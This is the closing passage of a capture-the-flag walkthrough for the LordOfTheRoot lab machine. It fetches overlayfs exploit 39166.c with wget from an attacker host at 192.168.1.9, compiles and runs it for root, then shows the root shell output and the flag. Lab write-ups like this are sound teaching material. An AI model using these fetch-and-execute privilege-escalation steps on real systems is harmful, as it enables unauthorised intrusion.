
uname -a



The system is running Linux 3.19.0-25-generic, a version known to be vulnerable to certain exploits.

Step 10: Privilege Escalation Using OverlayFS Exploit


To escalate privileges, we utilize an overlayfs kernel exploit. First, we download the exploit onto the target system. On the attacker's machine, start a Python HTTP server:



Then, on the target machine:

cd /tmp


wget http://192.168.1.9:4444/39166.c



Compile and execute the exploit:

gcc 39166.c -o overlayfs

./overlayfs



Step 11: Capturing the Root Flag

If the exploit is successful, we obtain a root shell. Verify root access:

id

Finally, navigate to the root directory and capture the flag:

cd /root

ls

cat Flag.txt

```
root@LordOfTheRoot:/tmp# id
uid=0(root) gid=1000(smeagol) groups=0(root),1000(smeagol)
root@LordOfTheRoot:/tmp# cd /root
root@LordOfTheRoot:/root# ls
buf  buf.c  Flag.txt  other  other.c  switcher.py
root@LordOfTheRoot:/root# cat flag.txt
cat: flag.txt: No such file or directory
root@LordOfTheRoot:/root# cat Flag.txt
"There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power."
- Gandalf
root@LordOfTheRoot:/root#
```

Flag Captured!

Conclusion

Summary of Key Learning Points

This walkthrough provided hands-on experience with various penetration testing techniques, including network scanning, port knocking, web service enumeration, SQL injection, and privilege escalation through kernel exploitation.